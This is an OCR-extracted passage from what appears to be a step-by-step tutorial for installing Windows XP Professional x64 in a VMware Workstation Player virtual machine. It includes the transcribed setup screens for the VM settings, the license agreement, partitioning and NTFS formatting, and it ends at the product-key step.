
Step 4: Now select the default setting and click on next button.






New Virtual Machine Wizard
Ready to Create Virtual Machine
Click Finish to create the virtual machine. Then you can install Windows XP Professional x64 Edition.
The virtual machine will be created with the following settings:
Name: Windows XP Professional x64 Edition
Location: D:\New folder
Version: Workstation 17.5 or later
Operating System: Windows XP Professional x64 Edition
Hard Disk: 40 GB, Split
Memory: 1024 MB
Network Adapter: NAT
Other Devices: CD/DVD, USB Controller, Sound Card
Customize Hardware...
< Back
Finish
Cancel



Windows XP Professional - VMware Workstation 17 Player (Non-commercial use only)
Player
Windows Setup
Setup is starting Windows



Windows XP Professional x64 Edition (3) - VMware Workstation 17 Player (Non-commercial
Player
Windows XP Professional Setup
Welcome to Setup.
This portion of the Setup program prepares Microsoft(R)
Windows(R) to run on your computer.
• To set up Windows now, press ENTER.
• To repair a Windows installation using
Recovery Console, press R.
• To quit Setup without installing Windows, press F3.
ENTER=Continue R=Repair F3=Quit



Windows XP Professional x64 Edition (3) - VMware Workstation 17 Player (Non-commercial
Player
Windows Licensing Agreement
END-USER LICENSE AGREEMENT FOR MICROSOFT(R)
WINDOWS(R) XP PROFESSIONAL X64 EDITION
IMPORTANT-READ CAREFULLY: This End-User
License Agreement ('EULA') is a legal
agreement between you (either an individual
or a single entity) and Microsoft Corporation
or one of its affiliates ('Microsoft') for
the Microsoft software that accompanies this
EULA, which includes computer software and
may include associated media, printed
materials, 'online' or electronic
documentation, and Internet-based services
('Software'). An amendment or addendum to
this EULA may accompany the Software. YOU
AGREE TO BE BOUND BY THE TERMS OF THIS EULA
BY INSTALLING, COPYING, OR OTHERWISE USING
THE SOFTWARE. IF YOU DO NOT AGREE, DO NOT
INSTALL, COPY, OR USE THE SOFTWARE; YOU MAY
RETURN IT TO YOUR PLACE OF PURCHASE FOR A
FULL REFUND, IF APPLICABLE.
1. GRANT OF LICENSE. Microsoft grants you
the following rights provided that you comply
with all terms and conditions of this EULA:
1.1 Installation and use. You may install,
F8=I agree ESC=I do not agree PAGE DOWN=Next Page


Windows XP Professional x64 Edition (3) - VMware Workstation 17 Player (Non-commercial
Player
Windows XP Professional Setup
The following list shows the existing partitions and
unpartitioned space on this computer.
Use the UP and DOWN ARROW keys to select an item in the list.
• To set up Windows on the selected item, press ENTER.
• To create a partition in the unpartitioned space, press C.
• To delete the selected partition, press D.
40958 MB Disk 0 at Id 0 on bus 0 on symmpi [MBR]
Unpartitioned space 40957 MB
ENTER=Install C=Create Partition F3=Quit



Windows XP Professional x64 Edition (3) - VMware Workstation 17 Player (Non-commercial
Player
Windows XP Professional Setup
A new partition for Windows has been created on
40958 MB Disk 0 at Id 0 on bus 0 on symmpi [MBR].
This partition must now be formatted.
From the list below, select a file system for the new partition.
Use the UP and DOWN ARROW keys to select the file system you want,
and then press ENTER.
If you want to select a different partition for Windows,
press ESC.
Format the partition using the NTFS file system (Quick)
Format the partition using the NTFS file system
ENTER=Continue ESC=Cancel



Windows XP Professional x64 Edition (3) - VMware Workstation 17 Player (Non-commercial
Player
Windows XP Professional Setup
Please wait while Setup formats the partition
C: Partition1 [New (Raw)] 40950 MB (40950 MB free)
on 40958 MB Disk 0 at Id 0 on bus 0 on symmpi [MBR].
Setup is formatting...
20%



Windows XP Professional x64 Edition (3) - VMware Workstation 17 Player (Non-commercial
Player
Windows XP Professional Setup
Please wait while Setup examines your disks. This may take
several minutes depending on the size of the disks.
0%
Checking drive C:...





Step 1.4: Now a Wizard will open where in you need to enter the product key for Windows XP.




